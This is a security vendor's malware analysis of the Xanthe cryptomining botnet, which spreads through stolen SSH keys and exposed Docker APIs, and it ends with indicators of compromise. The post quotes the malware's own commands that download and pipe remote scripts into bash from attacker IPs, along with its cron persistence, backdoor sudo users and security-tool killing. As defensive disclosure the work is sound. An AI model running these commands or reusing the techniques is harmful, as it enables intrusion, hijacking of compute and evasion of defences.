Xanthe - Docker aware miner

By Vanja Svajcer

Published: 2020-12-01 · Archived: 2026-04-05 21:45:12 UTC

By Vanja Svajcer and Adam Pridgen, Cisco Incident Command

NEWS SUMMARY

- Ransomware attacks and big-game hunting making the headlines, but adversaries use plenty of other methods to monetize their efforts in less intrusive ways.
- Cisco Talos recently discovered a cryptocurrency-mining botnet attack we're calling "Xanthe," which attempted to compromise one of Cisco's security honeypots for tracking Docker-related threats.
- These threats demonstrate several techniques of the MITRE ATT&CK framework, most notably Disabling Security Tools - T1089, External Remote Services - T1133, Exploit Public-Facing Application - T1190, Resource Hijacking - T1496, Scheduled Task - T1053, Bash History - T1139, SSH Hijacking - T1184 and Rootkit - T1014.

Attackers are constantly reinventing ways of monetizing their tools. Cisco Talos recently discovered an interesting campaign affecting Linux systems employing a multi-modular botnet with several ways to spread and a payload focused on providing financial benefits for the attacker by mining Monero online currency.

The actor employs various methods to spread across the network, like harvesting client-side certificates for spreading to known hosts using ssh, or spreading to systems with an incorrectly configured Docker API.

What's new?
We believe this is the first time anyone's documented Xanthe's operations. The actor is actively maintaining all the modules and has been active since March this year.

How did it work?
The infection starts with the downloader module, which downloads the main installer module, which is also tasked with spreading to other systems on the local and remote networks. The main module attempts to spread to other known hosts by stealing the client-side certificates and connecting to them without the requirement for a password.

Two additional bash scripts terminate security services, removing competitor's botnets and ensuring persistence by creating scheduled cron jobs and modifying one of the system startup scripts.

The main payload is a variant of the XMRig Monero mining program that is protected with a shared object developed to hide the presence of the miner's process from various tools for process enumeration.

So what?

Defenders need to be constantly vigilant and monitor the behavior of systems within their network. Attackers are like water — they look for the smallest crack to seep in, like we see in Xanthe's potential to spread using systems with exposed Docker API. While organizations need to be focused on protecting their most valuable assets, they should not ignore threats that are not specifically targeted at their infrastructure.

Technical case overview

Introduction

Honeypots are one of the most commonly used systems for collecting new threats and threat intelligence, with a number of open-source implementations. Cisco Talos and the Cisco Security & Trust organization deploy numerous honeypots tracking attacks on many platforms, protocols and applications.

Docker has been one of the most popular platforms for managing containers. Over time it became a de facto standard for development and deployment of web and cloud applications. However, anybody who has worked with Docker quickly realises that the learning curve is quite steep. Therefore Docker installations can be easily misconfigured and Docker daemon exposed to external networks with a minimal level of security.

According to Shodan, there are over 6,000 incorrectly-configured Docker implementations exposed to the internet, and attackers have been actively finding ways to exploit those exposed servers.

Incorrectly configured Docker installations with exposed, unprotected APIs according to Shodan

Docker daemons have been targets of attacks for several years now, and our security teams decided to keep tracking activities related to various actors attempting to exploit them.

Docker honeypot

The Cisco Security and Trust organization developed an implementation of a Docker honeypot. The Docker honeypot is a simple server that emulates some aspects of the Docker HTTP API. The server will respond to:

- HTTP GET version
- HTTP GET ping
- HTTP POST create image
- HTTP Error Code 500 in almost all other cases

The assumption is that this service is running in a cloud provider somewhere. Currently, the service is a script that runs in a shell. When a recon event or the creation of a container is detected, the server will log the event to any of the following services:

- Webex Teams
- Slack
- Mongodb


- HTTP Collector

As a part of reconnaissance, the honeypots log suspicious activity related to the potential Docker attacks. This is where we recently spotted the following attempt:

```
docker -H tcp://[target_ip_address] run --rm -v /:/mnt busybox chroot /mnt sh
-c "curl -A qi/1.1 -sL http://34.92.166.158:8080/files/pop.sh | bash &"
```

Xanthe - a Docker-aware crypto miner

The attempt belongs to a relatively unknown crypto mining botnet, which we will call Xanthe, based on the file name of the main spreading script. When investigating open-source information, we found earlier samples of the bot on VirusTotal detected by a very few anti-malware engines. In fact, despite Xanthe having been active since March 2020, only one of the scripts had been detected.




Older Xanthe versions and the VirusTotal detections

The initial script, pop.sh, is a simple downloader script which downloads and runs the main bot module xanthe.sh, which then downloads and runs all additional modules. It is also tasked with scanning the network and spreading to other systems over SSH and by exploiting Docker daemon installations with exposed web API.

There are four modules that are downloaded and launched:

- Process-hiding module libprocesshider.so
- Shell script to disable other miners and security services
- Shell script to remove Docker containers of competing Docker-targeting crypto mining trojans
- XMRig binary together with a downloaded JSON configuration file, config.json



Xanthe, its modules and the spreading vectors

Main module - xanthe.sh

Xanthe.sh, as well as most of the other Xanthe modules, is a shell script tasked to load additional modules and spread the bot to other systems.

The main Xanthe module starts with an initialization procedure that attempts to download and run two additional modules: xesa.txt and fczyo. We describe both in detail in the next section.

The next procedure downloads a variant of the XMRig miner as java_c, its JSON configuration file and the libprocesshider shared library used for hiding the miner process name in memory. The integrity of every downloaded file is verified with a hardcoded MD5 checksum value. If the MD5 checksum is not verified, the download is reattempted.

The URLs for download are hardcoded in an array per URL, with direct IP addresses 139[.]162[.]124[.]27 and 34[.]92[.]166[.]158 used for download. At the moment of writing this post, the IP address 34[.]92[.]166[.]158 runs an NginX version 1.19.2, which was released in August this year. The address 139[.]162[.]124[.]27 runs a Debian Linux distribution with an older Apache version 2.4.10 serving the files. Both of the server directories, /files/, used to host the malicious files are open and potentially misconfigured.

Xanthe uses curl to download its modules and to communicate with the logging URLs. Iplogger.org is extensively used throughout the code, with each procedure communicating with a unique logging URL. Curl's user agent strings are manually specified for each request depending on the phase and the functionality currently being executed.

Agent string	Phase/functionality
xanthe-start/1.4	Download of killer modules
xanthecheck-$PROC.$MEM ($Proc variable contains the CPU model and $MEM contains the amount of free memory available)	Logging of initialization process
filegetgo/1.5	Download of the miner and miner-supporting modules
xanthe-running/1.2	Post infection logging
hostcheck/1.5	SSH-based spreading command line
qi/1.1	Docker spreading command line
fczyo-cron/1.5	Cron-based scheduled job command line
goteeeem/1.4	Post Docker infection download of the main module
shell-success/1.4	Post Docker download logging
xesacheck-running/1.4	Post infection check logging
wemusthavegotkilled/1.4	Report/Logging that miner is not running

User-agent strings and the associated functionality

The execution of the main module continues with making sure that the /tmp directory is mounted and configured to allow execution of the files within it.

Next, the procedure checks if the miner is already running in memory by running the ps command. First, the loading of the libprocesshider is disabled, then ps is used to make sure the java_c process is running.

sshd configuration and spreading

The main infection vector for this variant of Xanthe seems to be SSH, which is achieved by specifying client-side certificates stored for known hosts.

First, Xanthe configures the SSH daemon to make its configuration less secure and enable some functionality. The daemon is configured to run on ports 22 and 33768 with the root account login, password, client public key and GSSAPIAuthentication (such as Kerberos authentication) enabled. Once the configuration file is modified, the SSH service is restarted.

Finally, we come to the spreading function, localgo. The function starts with a fetch of the externally-visible IP address of the infected host by connecting to icanhazip.com. Next, the script uses the find utility to search for instances of client-side

certificates, which will be used for authentication to remote hosts. The find is used to search for any filenames starting with the string 'id_rsa' and for files with the '.pem' file extension. The script also uses a combination of 'cat' and 'grep' to find other keys by parsing the SSH configuration files and the bash history file.

Once all possible keys have been found, the script proceeds with finding known hosts, TCP ports and usernames used to connect to those hosts. Finally, a loop is entered which iterates over the combination of all known usernames, hosts, keys and ports in an attempt to connect, authenticate on the remote host and launch the command lines to download and execute the main module on the remote system.

```
ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=3 -i $key $user@$host -p $sshp "sudo curl
-A hostcheck/1.5 -L http://34.92.166.158:8080/files/xanthe | sudo bash -s;"
ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=3 -i $key $user@$host -p $sshp "curl -A
hostcheck/1.5 -L http://34.92.166.158:8080/files/xanthe | bash -s;"
```

SSH Xanthe-based spreading command

Available functionality commented out

Although we have seen this bot hitting our Docker honeypots with an attempt to spread, at the time of the analysis the routine for Docker scanning and spreading was commented out. The author's programming style is similar in all scripts. First the functions are defined and implemented, with all the flow defined towards the bottom of the script, where the actor can choose which functionality to exhibit by commenting out undesirable function calls.

```
stopscan() {
    sudo killall screen
    ps aux | grep -v grep | grep 'docker' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'screen' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'curl' | awk '{print $2}' | xargs -I % kill -9 %
}

initializego
filegetgo
filesetupgo
#filerungo
sshdconfig
resetsshgo
# scancheck
# scango
#stopscan
localgo
```

Functions are enabled/disabled by commenting a line using the character #

The Docker spreading functionality is contained within the function 'scangogo'. The function first attempts to install the mass port-scanning utility masscan to scan the local network, as well as the /24 subnet of the external IP address, for the hosts with incorrectly configured Docker API exposed on TCP port 2375.

If a suitable exposed Docker API is found, Xanthe will attempt to run Docker with the parameter pointing to the remote host, create a new container based on the busybox image and run the command to launch the downloader bash script pop.sh.

Auxiliary shell scripts As soon as the main module is launched, it downloads and runs the two auxiliary modules, xesa.txt and fczyo.

Xesa.txt - the killer module Xesa starts initially with removing the system log file and adding a number of IP addresses to the /etc/hosts file so that they are resolved locally by the DNS resolver to 0.0.0.0 and blocked. The IP addresses are related to competing botnets and security services such as the Alibaba cloud security center agent. Xesa also attempts to delete several accounts, which seem to be related to competing botnets such as Kinsing.

The execution continues with running a large number of ps commands to determine if competitive miners are running on the infected system. If any of the miners are found, their processes will be terminated and files removed from the system.

```
docker images -a | grep "jepsen" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "bash.shell" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "pocosow" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "gakeaws" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "buster-slim" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "hello-" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "azulu" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "registry" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "xmr" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "auto" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "mine" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "monero" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "cokkokotre1/update" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "lchaia/xmrig" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "patsissons/xmrig" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "challengerd/challengerd" | awk '{print $3}' | xargs -I % docker rmi -f %
echo "killdockers finished"
```

Docker images of competitor's miners being removed from the infected system

One of the main Xesa functions is terminating competitor's Docker containers if they are running and removing their images from the local Docker repository. The script finishes with another check that the java_c process is running.

Fczyo - persistence and remote access setup

The second auxiliary module, fczyo, is similar to xesa.txt, but it covers slightly different areas of the system for termination. The execution starts with adding two of the public DNS servers, 1.1.1.1 and 8.8.8.8, to the beginning of the /etc/resolve.conf file and restarting the DNS resolver to use those public servers. It then continues with terminating competing Docker containers if they are running.

The script makes sure that the security processes are not running on the infected system and ensures that crond is running so the scheduled jobs can be executed.

Fczyo attempts to add the following users to the infected system:

- sysall
- system
- logger
- autoupdater

Once the users are created, the script adds them to the list of sudoers so that they can run commands with administrative privileges. The script also adds a public key to the SSH configuration to allow those users access to the host using the client-side private key. Iptables are used to configure the firewall to allow connections coming from the IP address 64[.]225[.]46[.]44 and to drop all incoming connections to ports 2375 and 2376, presumably to avoid reinfection of the system by other bots scanning for misconfigured Docker API installations.

```
echo "checking cron"
crontab -l | grep -e "*/30 * * * * curl -A fczyo-cron/1.5 -sL http://34.92.166.158:8080/files/fczyo" | grep -v grep
if [ $? -eq 0 ]; then
    echo "cron good"
```

Fczyo checking if the cron job is already configured

The next major block of functions is tasked with setting up scheduled cron jobs to ensure that Xanthe modules are downloaded and run from the download server every 30 minutes. It also modifies the file /etc/rc.d/rc.local so Xanthe can be downloaded and run every time the system is started.

Fczyo also attempts to clear bash history, disable and remove ufw and any file belonging to the Sandfly security products.

Process-hiding module

Xanthe and its auxiliary modules use a shared object, libprocesshider, which is downloaded and installed into /usr/local/lib/libprocesshider.so. The loading of the shared object is enabled by adding the path of the library to the file /etc/ld.so.preload. Ld.so.preload contains a list of user-specified ELF shared libraries to be loaded before all others. This can be used to selectively override functions in other shared libraries.

Process tools such as ps use the /proc file system and the readdir function to enumerate all the running processes. If a malicious shared object is used to implement a malicious copy of the readdir function, this function will be called before the

standard library function. The malicious function then has the ability to modify the results of the readdir to omit details of some processes. The source code of the library is publicly available on Github, so the attacker only had to modify a hardcoded string containing the name of the process executable that needs to be hidden, in our case java_c.

Conclusion

In this post, we documented the previously-undocumented Monero mining botnet Xanthe, which attempts to spread over SSH using existing private keys for authentication. We discovered this botnet when it registered in a Docker honeypot system. The main module contains functions, disabled in this variant, to spread by exploiting incorrectly configured Docker API installations.

While Docker remains an essential tool for development and deployment of applications, it is worth remembering that its learning curve is steep. The installation is not secure by default, and it is easy to leave its API exposed to attackers on a lookout for 'free' resources they can use to run custom containers and conduct attacks.

When setting up organizations' defences, administrators and devops engineers need to make sure all components in their product development and deployment systems are properly configured and secure.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors. Exploit Prevention present within AMP is designed to protect customers from unknown attacks such as this automatically.

Cisco Cloud Web Security (CWS) orWeb Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS),Cisco ISR andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and builds protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase onSnort.org.

OSQuery

Cisco AMP users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click below:

https://github.com/Cisco-Talos/osquery_queries/blob/master/packs/linux_malware.conf

IOCs

IP addresses
34[.]92[.]166[.]158
165[.]22[.]48[.]169
138[.]68[.]14[.]52
139[.]162[.]124[.]27
64[.]225[.]46[.]44 - incoming

Domainsxanthe[.]anondns[.]net
monero[.]gktimer[.]com
pool[.]supportxmr[.]com - mining pool, legitimate

Wallet address
47E4c2oGb92V2pzMZAivmNT2MJXVBj4TCJHad4QFs2KRjFhQ44Q81DPAjPCVc1KwoKQEp1YHdRMjGLUe6YdHPx5WEvAh

URLshxxp://165[.]22[.]48[.]169:8080/adnckil2
hxxp://138[.]68[.]14[.]52:8080/files/adnckil
hxxp://138[.]68[.]14[.]52:8080/files/iqmjlf.jpg
hxxp://iplogger[.]org/10xNq3
hxxps://iplogger[.]org/1Rfhy7
hxxps://iplogger[.]org/1iGce7
hxxps://iplogger[.]org/1mmup7
hxxp://34[.]92[.]166[.]158:8080/files/pop.sh
hxxp://34[.]92[.]166[.]158:8080/files/xesa.txt
hxxp://34[.]92[.]166[.]158:8080/files/fczyo
hxxp://34[.]92[.]166[.]158:8080/files/java_c
hxxp://34[.]92[.]166[.]158:8080/files/config.json
hxxp://34[.]92[.]166[.]158:8080/files/libprocesshider.so

Older variants 43fba1c1d95a300a96a20890a1c768a5218b04516893744cff82097a52a51f7c
6cb730a34e0b3de1e927b1c137e1d1819a1550091c0d35de30f68dfacd554783
b16079a80bdd85cbb72a0fa5c956d43922a7518697eeb8a16381644188203 90c
8f7c7f3248ba510ca06cbe62728f06703acedc8e54b3609a069c1090ab957224
6a5a0bcb60944597d61d5311a4590f1850c2ba7fc44bbcde4a81b2dd1effe57c

New variant 10e1d73e8a894e5bf07e6779ac8085da09aa445e61072349310158b0276bb28d - config.json
071633c8ea4bac5d6acfe1cdc22b3a3f258d99ee8073dd2611eee9876ae40d64 - xanthe.sh
d4637a2efda1f8a96e7f3e31f2c618ce680d3816ba38f075fbefefec77a10f16 - pop.sh
73bfcf268a8481d55db0da34eaf3094f010ed5c0eb5acaf632d2f97ed7bab036 - fczyo
0e6d37099dd89c7eed44063420bd05a2d7b0865a0f690e12457fbec68f9b67a8 - libprocesshider.so
e1a3ff46a99f4fd93d99b0e61fe4ddef8f894c2a69490d71cb34ab10e4afc0d2 - xesa.txt
30a77ab582f0558829a78960929f657a7c3c03c2cf89cd5a0f6934b79a74b7a4 - java_c

---